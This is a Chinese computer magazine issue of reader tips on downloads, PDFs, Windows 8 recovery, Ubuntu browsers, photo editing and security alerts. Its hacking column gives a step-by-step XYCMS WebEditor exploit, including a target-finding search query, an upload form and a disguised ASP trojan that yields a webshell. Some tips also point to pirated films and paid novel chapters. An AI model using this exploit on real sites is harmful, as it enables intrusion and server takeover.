我给大家推荐的是狗狗电影下载器(下载地址:<http://www.icpww.com/bzsoft/>),它是专门搜索狗狗下载链接的工具。不过,它只能下载狗狗网中的BT资源。虽然只能下载BT资源,但可以满足绝大部分用户的需求了。


首先运行狗狗电影下载器,然后登录狗狗网([www.gougou.com](http://www.gougou.com)),在输入框中输入要下载的资源名称,例如输入“武林外传”,在搜索结果页面中点击“分类”中的“BT”按钮,搜索结果列表中就显示全部是BT下载的了(图2)。

选中一个资源,点击进入下载界面,将该界面的地址复制

粘贴到狗狗电影下载器中,然后点击“获取下载地址”,在“下载地址获取结果”中你就能看到了资源的下载地址了,是不是很高兴(图3)。

需要注意的是,并不是每个下载界面都能获取下载地址,大家不妨多试几个。最后,点击“复制”按钮,再运行迅雷,新建一个下载任务,就可以下载了(图4)。通过我的试用,速度非常不错,大家赶快试试吧!

网上有不少的狗狗下载链接破解器,其中有很多都捆绑了病毒,大家下载此类软件时要提高警惕,下载后不要急于打开,先用杀毒软件扫描确定无病毒后再打开也不迟。



要注意的是,通过社交方式寻找下载链接的成功率不是100%,较出名的电影或者电视剧较容易找到,一些知名度不高的电影或者电视剧找不到。

@山东 爱小熊的猫

## 通过微博挖下载链接

除了专用工具,通过微博也可以找到下载链接。例如较新版本的迅雷有一个新浪微博插件,安装这个插件后,在“搜索”中输入电影或者电视剧的关键字,就可以搜到大把的下载链接(图5)。

此外,一些腾讯用户喜欢在腾

讯微博中分享下载链接,也是寻找下载链接的一个好去处。

单击QQ主界面中的“微博”,再单击“搜索”,在搜索框中输入“电影或者电视剧的关键字 QQ旋风离线分享”进行搜索,就可在搜索结果中找到下载链接了。需

### 董师傅点评



本文由网友“爱小熊的猫”整理并编辑网络技巧而得,董师傅认为文章简单实用,因此推荐。董师傅是一个超级爱下载的人,因此收藏了很多可下载资源的网站,下面跟大家分享一下:小淘网、飘花资源网、放电影、电影天堂、极影动漫网、天使动漫论坛等。

除了下载电影、电视剧和动漫,董师傅也会下网络小说。想省钱的VIP章节?想看免费的VIP章节?通过下载的方式可以找到这样的资源!在最后,董师傅向大家推荐一本网络小说《龙零》,YY角度主角不无敌,反派的智商和实力都是一流的,且更新了700多章,比纯粹的YY小说好看了多了。

# 抛弃专业软件 照样制作PDF

“董师傅,制作PDF一定需要专业软件吗?”

“不一定,利用WPS也可以快速制作PDF。你看了网友‘猴子的妹妹’的文章就明白啦!”

以前,我都是用专业软件制作PDF,后来经过同事指点才发现WPS 2012中可以直接输出PDF。操作步骤如下:

**步骤1:**点击菜单栏左上角的“WPS文字”,在弹出的下拉菜单中选择“输出为PDF格式”,然后点击“高级”按钮,在弹出的对

话框中勾选“超链接”、“书签”和“脚注和尾注链接”。如果PDF文档不需要添加这些,此步可跳过。

### 小贴士>>

PDF全称 Portable Document Format,也就是可移植文档,能在各种平台中使用,且不会降低精度。

**步骤2:**勾选“权限设置”,就可以设置PDF文档的权限。首先设置一个权限密码,然后在“确认”一栏中再输入一次密码,接着取消勾选“允许更改”,这样一来使用者只能阅读,不能更改文档;取消勾选“允许复制”,

**步骤3:**再设置PDF的打印权限,这里有三种选择:“不允许打印”、“低质量打印”和“不受限制”。此外,有的PDF需要设置阅读密码,直接在“文件打开密码”下的“密码”和“确定”中设置

即可,如果不需要该选项者即可。需要注意的是,文件打开密码不能与权限设置密码相同。最后,在“浏览”输入密码的文件保存位置,点击“确定”按钮即可。

@陕西 猴子的妹妹



### 董师傅点评



本文由网友“猴子的妹妹”整理并编辑网络技巧而得,董师傅认为文章简单实用,因此推荐。不过文章也有不足之处,那就是只说了WPS,而没有提到用户数量更加庞大的微软Word。

用户可以在Word中快速制作PDF吗?当然能!只要Word的版本达到高于2007版,就很容易办到:点击Word左上角的Office按钮,在弹出的菜单中选择“另存为”→“PDF”即可。

很多公司的正规文件都是用的PDF格式,因此学会本生的技巧非常重要。此外,在生活中我们也会碰到PDF,例如很多论文和学习资料是PDF版本,股市的公司年报,半年报都采用了PDF格式。



# 神器WinRE救系统

我们曾在以前的文章中讲到Win 8强大的恢复组件WinRE,但如果作为系统启动依托的Win 8启动管理器不幸挂掉,我们又该怎么办?没问题,我们Win 8灵活的组件方式能让我们的系统“置之死地而后生”!

小知识>>>

## 什么是“启动管理器”与“WinRE”

**启动管理器:**它是系统启动启动前操作的控制部分,是系统启动前必须启动的组件之一。

**WinRE:**Windows Recovery Environment的简写,翻译为及时Windows恢复环境。用于诊断和修复Windows无法启动等严重错误。WinRE可以安装,也可以直接从硬盘或者光盘中运行。它是基于WinPE的一个系统恢复平台,但没有图形界面。

## 启动管理器损坏后的启动方案

由于Win8的WinRE可以移植到光盘或者启动闪存上使用,如此一来,即使本地系统无法使用,启动管理器损坏,我们依然可以对系统恢复操作。



## 从零开始“乌班图”

它是一款Linux开源系统;它没有兼容问题,老机新机均可畅享;它的界面能自由改装,随意组合,完全定制;它拥有强大的软件社区,所有软件开源免费,各有奇效。

从零开始学习Ubuntu,一起来体验众多忠志协力推荐的个性系统!

### 沙场老将:Firefox

相信大家对Firefox应该不会陌生,Firefox因其小巧快速、支持插件、跨平台等特点而为广大用户所喜欢。由于Firefox是系统自带的,用户省却了软件本身的安装工作。作为一款久经考验的浏览器,Firefox在Linux平台上运行非常稳定,浏览速度也较快(如图1)。另外,Firefox的插件非常丰富,您可以通过其插件管理器添加许多实用的功能,如经常下载资料,则可以安装多线程下载工具DownThemAll;看视频听歌,可以安装Flash等等。



## 启动方案1:创建WinRE修复光盘

创建条件: Win8系统还可以正常进入

对于已经安装了Win8系统的用户,我们可以在系统正常的时候,使用Win8自带的组件创建一张WinRE修复光盘。

首先,进入Win8系统后,打开资源管理器,单击工具栏上方的“打开控制面板”,打开控制面板后则依次展开“控制面板→所有控制面板选项”,然后单击其中的“还原Windows 7备份”。接着,在打开的窗口中,单击在左侧窗格的“创建系统修复光盘”,然后在打开的创建向导中,按提示插入刻录光盘进行刻录即可(如图1)。

完成系统修复光盘的刻录后,当系统损坏到无法打开启动管理器(我们俗称“Win8无法



## 启动方案2:创建启动闪存

创建条件:只要安装了Win8系统(无论是否可以进入)

如果你没有刻录机,并且Win8系统无法进入,我们还可以制作启动闪存进行Win8脱机维护操作。下面的操作还可以以进入Win8为例(如果无法进入,则准备任意版本闪存版WinPE,在WinPE的环境下进行下列操作)。

首先,进入Win8后双击下载到的“取得所有权.reg”文件,导入注册表后单击“C:\Recovery”选择“取得所有权”,接着打开“C:\Recovery\X-X-X-X-X”(由数字和字母以及4条“-”组成的乱码)目录,将其中的“boot.sdi”和“winre.wim”文件复制到闪存(如图3)。

之后,启动注册表编辑器,定位到“HKEY\_LOCAL\_MACHINE\BCD00000000”,单击

“文件→加载配置单元”,按提示加载BCD文件,接着打开资源管理器,将“C:\Bootmgr”、“C:\Boot”目录复制到闪存。

以管理员身份启动下载到的“bootice.exe”,启动程序后在“目标磁盘”选中当前闪存,然后单击“主引导记录”,按提示选择“Windows NT6.x默认引导程序”,最后单击“安装/配置”,将闪存盘引导记录更改为NT6.0格式(如图4)。

返回到“bootice.exe”程序界面,切换到“BCD编辑”标签,单击“其他位置的BCD”,选择“U:\Boot\Boot”文件(这里U:为闪存的盘符),接着单击“查看/修改”,在弹出的编辑窗口单击“添加→Win启动项”,接着选中新建的启动项,

引导”的时候,进入BIOS程序将光驱设置为第一启动,插入制作好的系统修复光盘启动WinRE,加载完所需的文件后,只要在打开的窗口中单击“Troubleshoot”按钮即可进入修复界面。进入修复窗口后,按提示选择合适的修复工具即可,具体使用方法和Win8的电脑按F8键激活是一样的(如图2)。



然后依次执行下列的操作:

启动磁盘→当前闪存,启动分区→当前闪存主分区,设备文件→winre.wim,菜单标题→Windows 8 PE。其他使用默认设置,最后单击“保存全局设置”退出。

最后,在BIOS设置闪存为第一启动,插入上述闪存我们就可以使用它来维护Win8了。

@福建 俞木发

## “替代法”的典型应用

**@电脑报小捷:**我们费力地进行系统维护的最大原因在子保存系统的原貌以及里面重要的资料。众所周知,使用其他硬件来替代当前部分进行开机测试的方法是最常用的“替代法”。这里的光盘/闪存启动WinRE也是借用了这个思路。所以,在处理电脑问题时,一定要灵活,能绕过就绕过,能替代就替代,从侧面来解决问题,方能达到事半功倍的效果。

# 精彩网页,从浏览器开始

Ubuntu上网可是件大事,不选个好点的浏览器怎么对得起自己。和其他操作系统一样,Ubuntu也自带有一款非常有名的浏览器Firefox(火狐),除此以外,Ubuntu上可用的浏览器还有Chromium、Opera等等。现在,就让我们一起来看看究竟。

### 浏览器新星:Chromium

Chromium是Google公司发布的浏览器软件。安装完毕后,在“应用程序”下可以找到“Chromium网页浏览器”程序项,单击该项,则运行Chromium浏览器程序(如图2)。Chromium虽是浏览器中的新手,然而它表现不俗,不仅浏览速度快,而且版本更新速度也很快。同时,它提供有许多实用的统计功能,比如列出用户最常访问的站点,最新关闭的标签页等。



### 快速浏览之星:Opera

Opera是一款快速、小巧、可定制性强,跨平台的浏览器工具(如图3),我们要在Ubuntu系统中体验Opera的话,得从其官网www.opera.com下载与当前Ubuntu版本对应的安装包,双击安装包进行安装。Opera的使用比较方便,提供了许多贴心的功能,例如当打开多个页面时,将光标移到某个页面的标题上,则自动显示该页的缩略图,即不用切换,便可以快速预览已打开的页面。Opera还提供了Opera Links、邮件和实时聊天等实用功能,大大拓展了Opera浏览器的应用范围。

@江苏 李炳胜



## 每周一问:Ubuntu的浏览器有哪几种?

答:Ubuntu的浏览器有四种,一种就是上面介绍的图形化浏览器,另一种就是基于字符界面的浏览器,如Lynx、Elinks等。别看这些浏览器没有窗口系统,但在高手手里,同样可以大显身手。

董师傅技巧簿 | Skill  
pcw-chendx@vip.sina.com

## 恢复右键添加QQ表情功能

在新版QQ中, 右击网页中的图片没有添加到QQ表情的选项, 这给喜爱收藏表情的用户带来了诸多不便。其实, 我们只要用一款名为《添加到QQ表情》的软件(下载地址: <http://www.icpcw.com/bzsoft/>)即可恢复右键添加功能。软件运行后, 单击“增加”按钮, 再单击“确定”, 重新启动IE浏览器即可。如果要去掉右键添加功能, 运行软件后, 单击“卸载”即可。

@江西 华华

## 偷听他人的腾讯微博

在玩腾讯微博, 想收听某人, 但是又不想让他/她知道, 该怎么办? 在QQ面板中点击“微博”按钮, 进入腾讯微博, 再点击小房子图标旁的倒三角形图标, 在弹出的“我的名单”窗口中点击底部的“创建”按钮, 创建一个隐私名单, 在“名称”栏中随便输入名称, “权限”模式选择“只有我自己可见”, 点击“确定”即可。最后打开你想偷听他人的腾讯微博主页, 将鼠标指针移动到“名单”上, 选择你刚才创建的隐私名单即可。

@山西 尚人

## 右键选中词语即可搜索

以前, 我遇到某个词语需要搜索, 都是复制词语, 再打开百度粘贴进行搜索。后来, 我找到一种更简单的方法, 跟大家分享一下: 下载 MouseSearch(下载地址: <http://www.icpcw.com/bzsoft/>), 直接运行即可。此后, 在Word或者在网页中, 用鼠标右键拖动选中词语时, 即可自动打开百度对该词语进行搜索。

@江苏 吴忠仪

## 坐在电脑前时间花在哪

坐在电脑前, 一天下来, 似乎没做什么事, 这种感觉许多人都有, 我建议这些朋友试试软件 Free Time Tracker(下载地址: <http://www.icpcw.com/bzsoft/>), 它会自动统计当前程序窗口运行的时间(非程序运行时间, 而是指用户使用该程序的时间)。需要查看时, 单击托盘中软件图标打开统计列表, 从列表中就可以查看到所有运行程序的名称以及程序被使用的时间。如果你发现有些程序(比如游戏)使用时间过长, 就得合理调整了。

@江苏 曹春华

董师傅茶坊 | Research

# 赤手空拳玩PS

## 三大在线照片处理网站体验测试

圣诞节临近了, 相信大家跟董师傅一样, 会在当天照一些值得留念的照片。由于各种原因, 例如光线不好, 一些照片需要进行后期PS处理。玩PS一定需要软件吗? 没有PS基础的普通用户怎么才能不求人快速处理照片? 试试在线照片处理网站吧! 下面, 董师傅就来帮大家挑选在线照片处理网站!

### 体验标准

在线照片处理网站有好几个, 它们有大有小, 功能相差比较大。因此董师傅在体验前先要筛选一次。筛选的标准如下: 入选的在线照片处理网站要有一定的知名度; 入选的在线照片处理网站有一定的美誉度; 入选的

在线照片处理网站要处于一流水平。经过筛选, 董师傅决定体验以下三大在线照片处理网站: 美图秀秀在线版、可牛影像在线版和涂改网。

体验的项目如下:

·网站的界面布局是否清爽、

是否合理。董师傅认为, 一个好的界面布局能帮助用户快速上手, 增加网站的吸引力。

·网站最好不要有广告, 有广告看起来比较烦。

·网站的功能是否丰富。董师傅认为, 功能丰富是在线照片处

理网站的重要指标。

·网站是否有自己的特色功能。在线照片处理网站有很多共性, 依靠这些共性很难脱颖而出, 只有有特色功能的在线照片处理网站才能俘获用户的心。

### 拼吸引力 美图秀秀在线版胜出

经过体验, 董师傅认为美图秀秀在线版稍胜一筹。为什么这么说? 请接着往下看。

人性化的美图秀秀在线版

美图秀秀在线版的地址是 <http://xiuxiu.web.meitu.com>, 登录网站时就会弹出一个提示框, 提供了三条途径上传照片(上传电脑中的照片、网络图片或通过摄像头拍照), 是三大在线照片处理网站中考虑最周全的。

进入网站后, 董师傅发现美图秀秀在线版界面清爽、功能设计合理且丰富, 新手能一步一步按照网站的提示进行操作。此外, 董师傅发现了美图秀秀在线版的四个特色功能, 它们分别是背景虚化功能、局部马赛克功能、局部彩色笔和涂鸦功能。背景虚化功能, 可以让人物前景清晰, 背景朦胧, 适合营造梦幻效果照片; 局部马赛克功能, 可以快速遮挡照片的敏感部位。这两个功能董师傅非常喜欢。

场景酷炫的可牛影像在线版

可牛影像在线版的地址是 <http://yx.keniu.cn/online/online2.html>。看到网站界面第一眼, 董师傅就感觉元素太多, 如果是毫无基础的用户看到这样的界面很可能会头昏。不过, 可牛影像在线版的功能也非常丰富, 跟美图秀秀在线版不相上下。

可牛影像在线版有三个特色功能: 一键磨皮、一键美白和染发美白。一键磨皮和一键美白效果不错, 董师傅很喜欢, 但染发美白需要额外安装软件后才能使用, 比较遗憾。此外, 董师傅发现, 可牛影像在线版提供的场景非常酷炫, 是三大在线照片处理网站中最梦幻、最有创意的。

本家有专攻的涂改网

涂改网的地址是 <http://www.tugai.net/editor>。进入网站时, 扑面而来的就是广告, 且不止一处广告——涂改网是三大在线照片处理网站中唯一有广告的。网站的界面布局比较凌乱, 且提示不够明显, 例如功能按钮仅



美图秀秀在线版设计很人性化, 为用户提供了多种选择



可牛影像在线版有酷炫的场景

涂改网有广告且提示不足

有图标, 而没有文字说明, 普通用户上手稍有难度。

不过, 涂改网也有自己的亮点, 那就是专攻闪图和摇头娃娃。

涂改网提供的闪图模式较少, 但制作过程可以自动完成, 比较方便; 摇头娃娃的制作也很快捷, 比较适合将照片处理成QQ表情。

### 照片傻瓜处理 网站能当大任

经过测试, 董师傅认为在线照片处理网站能满足普通用户的绝大多数需求, 可以不安装光影魔术手之类的傻瓜化照片处理软件。不过, 一些高级图片处理技巧网站仍然无法满足, 还是需要 Photoshop。

总的来说, 在线照片处理网站能当大任。董师傅对三大在线照片处理网站的印象如下:

美图秀秀在线版功能全面、设计比较人性化且操作简单, 适合绝大多数的普通用户; 可牛影像在线版稍显专业, 适合对照片


处理效果要求较高的用户; 涂改网则适合喜欢制作闪图和摇头娃娃的年轻朋友。

测试项目	美图秀秀在线版	可牛影像在线版	涂改网
界面设计	★★★★	★★★★	★★★
有无广告	无	无	有
特色功能	4个	3个	2个
备注	三大在线照片处理网站都能满足普通用户的图片处理需求		

### 互动专区

董师傅调查

近期, 有数千名热心读者参与了董师傅的调查, 董师傅感谢大家的支持。在调查中, 98%的读者支持董师傅横测主流杀毒软件, 因此董师傅会在下期发布主流杀毒软件的测试报告。此外, 如果希望跟董师傅一起讨论和交流当前的热点, 可以访问董师傅的微博 <http://weibo.com/cdx1983> (也可以加入微信群: 66721450, 验证码: 陈郑新)。



由于绝大多数读者支持, 下期董师傅将横测主流杀毒软件

董师傅推荐

潘益兵 <http://weibo.com/xiyiyi2007>

潘益兵, 理财专家, 他的微博里面有很多财经消息和一些财经消息的分析。如果你喜欢财经, 不妨关注他的微博。

希望你董师傅收藏并推荐你吗? 毛遂自荐吧。联系方式: [pcw-chendx@vip.sina.com](mailto:pcw-chendx@vip.sina.com), 记住附上推荐的理由哟!

董师傅收藏

这几天, 董师傅收藏了一个有趣的网站: 俯视地球网站(网址: <http://www.flashearth.com>), 进入网站后按住鼠标左键拖动即可观看地球的俯视景色了。网站比较有趣, 让我们从另外一个角度看我们生活的地球。



## 欢乐影音 | Fun

欢迎各位朋友将自己的大作发送邮件给 pow\_zpj@vip.sina.com 或是发微博 @电脑报小捷, 搞笑图片大家分享嘛!

# 蒙版滤色 小狗变“犬马”

看着在地上趴着的狗狗, 充满好奇心的我们总想让它更特别点, 不是吗? 除了把它染成熊猫(注: 详情可参照常让主人进局子喝茶的“熊猫狗”), 让它和其他动物组合成“新物种”也不失为一种很好玩的方法嘛!

## 欢乐对比图



它只是一张普通的狗狗照片



处理后变为奔跑的“骏马”

## 前期准备

自家宠物照片一张(不限种族, 不限性别, 不限身材), 尽量清晰一点。


其他物种照片一张(骏马、飞鸟、鳄鱼等……各种动物照片均可), 最好是高清图, 各大素材网站都容易找到。

## 狗狗搬到马身上


1. 运行PHOTOSHOP软件, 点击菜单栏中的文件→新建, 将文件名称设置为“动物合成”, 设定好宽度和高度, 分辨率值设定为300, 其他设置取默认值即可。

2. 将准备好的马的素材图片拖入文档中, 点击菜单栏中的编辑→自由变换(快捷键为Ctrl+T), 调整图片大小, 使其和预设窗口大小吻合。


3. 将准备好的狗的素材图片拖入文档中, 点击左侧工具栏中的选区工具(快捷键为M), 将狗的头部图像框选出来(如图1)。



4. 保持选区的浮动状态, 按Ctrl+C复制选区, 将狗头部分的图像复制出来, 然后在“动物合成”文档中按Ctrl+V, 将图像粘贴进工作文档(如图2)。



5. 使用自由变换功能将狗的图像部分进行水平翻转操作, 同时使用自由变换(快捷键为Ctrl+T)调整图片, 使狗头和马头的大小吻合(如图3)。



## 图章去边无痕迹

1. 接着, 我们要删除多余的部分, 让狗头和马身相融合。选择左侧工具面板中的钢笔路径工具(快捷键为P), 沿着狗的轮廓将路径勾勒出来, 然后按Ctrl+Enter将路径转化为浮动的选区, 按Delete键删除图像即可(如图4)。



2. 现在来去掉马头部分的图像, 将狗头图像融入马的身体, 选择马所在的图层, 然后点击左侧工具面板中的图章仿制工具(快捷键为S)。按住Alt的同时在草地上点击一下鼠标左键以确定图像复制源头, 然后松开Alt键, 涂抹马头部分的图像, 随着操作我们会发现草地的图像逐渐盖马头(如图5)。



## 蒙版调色融一体

1. 现在狗头的部分已与马融合在一起了, 最后的步骤就是将狗头的颜色调整成与马一致。选择狗的图像所在图层, 点击菜单栏中的图像→调整→色相/饱和度(快捷键为Ctrl+U), 在弹出的对话框中将色相数值改为20, 饱和度数值改为36, 明度数值改为6(如图6)。



2. 点击图层面板底部的蒙版图标, 为狗所在的图层添加图层蒙版。选择画笔工具, 将前景色选为黑色, 对蒙版上勾勒出马身体多余的图像部分进行涂抹, 马的颜色就会渐渐套在狗身上(如图7)。



@重庆 王坚

## 编辑观点

### 蒙版的滤色是关键

@电脑报小捷: 在本期的作品中, 虽然钢笔切图以及印章修图都很重要, 但是, 最后的蒙版是一概制作中不容易想到却非常关键的技巧。蒙版的特点在于滤色和保持画面的一致性, 除了我们本期的作品, 在人物磨皮上, 蒙版也是一大主角啊!

# 离线转码, 省去漫长等待

漫漫上班路上怎么过? 看影视剧! 但令笔者烦恼的是, 网上好多影视剧都不是MP4格式, 在笔者的PSP或手机中无法观看。这里, 笔者推荐QQ会员用户试试QQ旋风中的离线转码功能, 在离线情况下完成对影音文件的转码, 省时省力。

登录QQ旋风, 打开离线窗口, 已完成离线下载的任务会悉数罗列在下方。将需要离线转码的文件名勾选, 之后点击右上方的“离线转码”按钮, 此时会弹出“离线转码”对话框, 单击“适合”下拉框, 从中选择一种预转换的支持类型, 例如iPad平板电脑、iPhone/Android手机、PSP、其他型号手机等(如图1)。这里还有“MP3播放器”一项, 专门用于音频格式的转码。

选择完后, 点击“开始转换”按钮, 基本上不需要任何等待, 离线转码整个过程能瞬间完成, 已转码完成的文件会一并显示在“离线下载”窗口中(如图2), 需要下载到本地



时, 点击“存到本地”, 就能高速将其下载到本地计算机上。

装到手机里开始享受精彩的影视剧吧!

@湖南 王勇

# 去除射手影音的丑陋广告

射手影音是款不可多得优秀播放器。笔者很喜欢它的开源特性和清爽范儿。不过最近射手影音在播放器的界面上也开始植入一些文字广告(如图1), 特别是如此丑恶的文字广告, 这无疑给以界面清爽著称的射手影音的好评大打折扣, 有没有办法从开源角度干掉广告呢?

射手影音使用了很规范的SQLite开源数据库文件编写配置文件, 所以可以轻松定义各项参数, 当然也就包括了是否显示广告。

首先, 登录 <http://www.icpww.com/bzsoft>, 下载修改数据库文件所需要的工具SQLitebrowser, 用该软件打开射手影音安装目录下的settings.db这个文件, 选择“Browse Data”, 点击搜索, 输入“DisableAds”(如图2)。

TIPS: 在搜索界面选择“sect”字段, 如果搜索不到, 请把“=”条件改为“contain”, 这样就忽略了大小写。



搜索到“DisableAds”以后, 将“sval”值修改为1, 保存退出。现在再打开射手影音, 嘿嘿, 是不是广告已经不见了呢?

@山东 高小点

黑客营 | Hack  
pcw-chendx@vip.sina.com

## WebEditor惹祸 XYCMS遭殃

漏洞出处:XYCMS企业网站系统  
漏洞危害:得到网站的Webshell


XYCMS是一套成熟的采用ASP语言编写的企业网站系统,其文章编辑部分采用WebEditor编辑器。因XYCMS对WebEditor的权限控制不严,再加上IIS6.0文件名称解析漏洞,黑客能够轻易侵入利用该系统搭建的网站。

**Step1:**在Google中以“inurl: Showservices.asp?id=”为关键字搜索,能找到很多采用XYCMS搭建的网站。随机挑选一个网站,在域名后输入:admin/xyeWebEditor/asp/upload.asp?action=save&type=image&style=popup&csudir=1.asp,在网站目录中建立一个名为1.asp的文件夹。回车后若页面显示空白,且网页标题为WebEditor,则说明文件夹建立成功。

**Step2:**新建一个文本文档,输入如下内容:

```
<form action="http://网站域名/admin/xyeWebEditor/asp/upload.asp?action=save&type=image&style=popup&csudir=1.asp" method="post" name="myform" enctype="multipart/form-data">
<input type="file"
name="uploadfile"
size="100"><br><br>
<input type="submit"
value="upload">
</form>
```

将其保存为1.htm,再将ASP木马重命名为x.asp.jpg,双击1.htm,再点击“浏览”,选中刚才重命名好的x.asp.jpg文件,点击“upload”将文件上传到网站的1.asp文件夹中(图1)。



**Step3:**上传成功页面显示为空白,在页面中点击右键,选择“查看网页源代码”,从源代码中能看见文件上传成功后的URL。虽然在URL中看到的文件后缀为.jpg,但将URL复制到地址栏中,会出现一个Webshell(图2)。



**防范方法:**站长要想防范这个漏洞可从两个方面入手:第一是从程序入手,增加WebEditor的使用权限,同时取消新建目录功能,防止该功能被黑客利用;第二是从服务器入手,安装ISAPIrewrite这款IIS规则编辑器,将所有“.asp”文件通过规则全部转到某个安全的文件。

@浙江 李骏杰

小新打黑 | Alarm

本周上网你将面临哪些安全威胁? 编辑小新为你提供精心分析的安全预警,助你安全安全上网,快快乐乐冲浪!

安危  
周榜

系统安全

微博安全

网购安全

手机安全



# Java漏洞 恐掀挂马高潮



陈邓新

前几天,国外安全研究人员在博客中披露了一个Java远程代码执行漏洞,并披露了漏洞代码的细节。这条信息第二天就传到了国内,引起安全厂商的高度重视,纷纷进行了技术研究。小编也不例外,第一时间对该漏洞进行了研究。

经过研究,小编发现该漏洞被用来制作挂马网站。首先,设计一个利用该漏洞传播的网页木马,然后将网页木马上传到特定的空间,再将空间地址嵌入正常的网站。用户访问正常网站时,网页木马就自动激活了。如果用户电脑的安全防护较弱,病毒就能成功进入用户的电脑。

据安全厂商推算,受影响的电脑数量可能多达数千万台。可以说,该漏洞的危害不可小觑。目前,该漏洞还没有对应的安全补丁,因此最佳的防范方法是确保杀毒软件和安全辅助工具正常运行,依靠安全工具的防挂马功能来防范潜在的安全威胁。



利用Java漏洞制作的测试网页

想跟小编交流吗? 加入安全交流QQ群吧! QQ群: 63357672, 接头暗号: 陈邓新。

## 微博安全: 忽悠人的周年庆

**背景:**在小编的新浪微博中,有博友举报了一个钓鱼网站(网址: http://sinaweb17qa.dns0755.net),作为电脑报的资深读者,他一眼就识破了该网站的真面目。

**小编:**此类中奖钓鱼网站非常多,小编自己也经常遇到,骗人得很。下面,小编来总结一下此类中奖钓鱼网站的特点:

- 钓鱼网站都打着“新浪微博二周年庆”的旗号骗人,其实该网站跟新浪一毛钱的关系都没有。
- 钓鱼网站没有网络备案号,

都是非法网站。

●奖品非常丰厚,有数万元的现金、汽车、笔记本等诱人的奖品。

●钓鱼网站一般提示用户中了“二等奖”。

●钓鱼网站靠骗取用户的汇款费和税费牟利。

在小编看来,真正的网络中奖太少了,那真的网络中奖在哪里呢? 在新浪微博中,有各种有奖活动,参与这样的活动,就有机会中奖。小编建议大家,未中奖前任何活动就中奖,千万不要相信。



@推倒御姐: 这欠2的钓鱼网站,我才不信!



@难过是你的情: 可事实上,真的有人相信耶!

## 手机安全: Android病毒伪装成输入法

**背景:**来自金山的安全报告显示,很多水货手机使用的都是刷机系统,一些非官方的刷机包中包含着一种伪装成手机输入法的BackDoor病毒。通过刷机,病毒传播速度得到了提升,使得广大手机用户警惕。

**小编:**当前,的确有一些不法分子勾结水货商人,在水货手机中埋下“炸弹”,这些病毒的隐蔽性非

常高,用户很难发觉。下面,小编就来剖析一下该病毒:

- 病毒伪装成输入法。
- 病毒会上传手机信息,例如手机号、系统版本等。
- 中毒后,黑客通过网络或短信就可以远程控制手机。
- 病毒会偷订阅收费服务,坑害用户。
- 拦截10086短信,目的是为了

让消费者知道消费记录。

- 在没有使用Root工具获得系统权限之前,刷机包内置的病毒不能被清除。
- 每天大约有数千部Android智能手机被该病毒感染。
- 要清除该病毒,需要重新刷机或者先获得系统的最高权限,再用安全软件清除病毒。

总的来说,Android病毒跟一

些恶意刷机包关系紧密。小编建议大家,要下载官方的刷机包或者信誉高的刷机包。此外,新购买的水货手机,最好重新用官方刷机包重刷一次,消除隐患。

**有害小白免:**Android手机的病毒不断,这是为什么?

@冷香1983: 那我要安心了!

## 安全百科: 淘宝客欺瞒者病毒

**背景:**来自金山的监控数据显示,最近有不少网民在访问淘宝网时,浏览器(使用IE内核)会自动跳转到淘宝特卖频道。这种强制行为令他们感到不解,为什么会这样? 是淘宝网有问题还是电脑中毒了?

**小编:**其实这些电脑中了一种劫持淘宝流量的病毒——淘宝客欺瞒者。这种病毒非常特殊,它

虽然强迫用户访问淘宝网特卖频道,但并不坑害用户的钱财,那病毒这么做的目的是什么? 赚取佣金!

这种劫持流量强收佣金的行为好比网友逛街时被拉客,不管顾客和卖家愿不愿意,最后卖家都给拉客的人付劳务费,也就是说该病毒增加了网站成本(据使用淘宝客推广店铺的卖家反映,这种佣金

占交易额10%~15%,而通常情况下远低于此)。

在以前,网购病毒产业链针对的都是网友,还从来没有出现过针对卖家的情况。虽然淘宝客欺瞒者令人心惊,但它也符合病毒发展的趋势,毕竟网购病毒产业链的目的是追逐经济利益。小编认为,不断完善的网购病毒产业链,会在未来



给广大网友带去更大的伤害,因此大家不妨多用安全软件的网购保护功能,避开各种网购陷阱。

## 有奖互动

**悬赏题目:**它是一种蠕虫病毒,它利用微软的漏洞传播,它完全取得电脑计算机的权限并有所为,例如盗走机密数据。此外,它的名字跟一部讲述偷窃连环杀手案的电影同名。你知道这道谜题的答案吗? 将它告诉我们,我们就有机会得到我们送出的礼物(参与活动时,请附上姓名、地址、手机、邮编等联系方式,方便小编联系大家)。

**上期答案: 兔子病毒**

**上期获奖者:**重庆市丰都县双龙新华小学姚红兵、内蒙古自治区呼和浩特市玉泉区三关街王同。我们采取随机抽奖的方式确定获奖者,这次很幸运地抽中他们了,欢迎未获奖的朋友继续参与,下次说不定就轮到你们! 加油吧!



参与方式

微博: http://weibo.com/cdx1983  
微信: http://hd.icpcw.com/tfb  
邮箱: pcw-chendx@vip.sina.com



**超值店 | Value Store**

叮叮当,叮叮当,铃儿响叮当,今年要脱“光”!宅男们不要再一个人独守空房享受悲惨的圣诞节了。今年圣诞节,闪亮的银饰将成为绝佳的礼物,脱团的宅男们需要“银饰炮弹”,甜蜜中的小两口也需要纯白如雪的惊喜!圣诞送礼LET'S GO!

**读者专享圣诞特惠!**

1. 所有活动商品均含全国快速运费。2. 所有活动商品均配礼品盒包装,提供3年免费保修。3. 同一地址同时购买2件活动商品可再减5元。4. 支持货到付款。5. 提供免费贺卡服务。

银翼时尚饰品店址: <http://shop33091025.taobao.com> 客服 QQ: 87357316

店铺介绍: 皇冠级银饰店铺,质量过硬,做工细腻,价格实惠,数次参与过读者特惠活动。好评度很高,服务态度也很棒哟。

**绝色2克拉瑞士钻纯银项链**

市场价 107 元

读者特惠价 79 元

@ 电脑报甲甲: 简约又超有女人味的柔美线条,镶一颗闪烁的2克拉八箭八心瑞士钻(很多铂金钻石专柜里都能见到它的身影,最高级别的3A级钻石光彩可媲美真钻闪耀度),配送一条925纯银正品质项链(约40厘米),搭配OL装甚至小礼服都非常合适。用它作为圣诞礼物,一定能让收礼物的美女眼前一亮。



**月华如水**

**瑞士钻 925 纯银手链**

市场价 197 元

读者特惠价 168 元

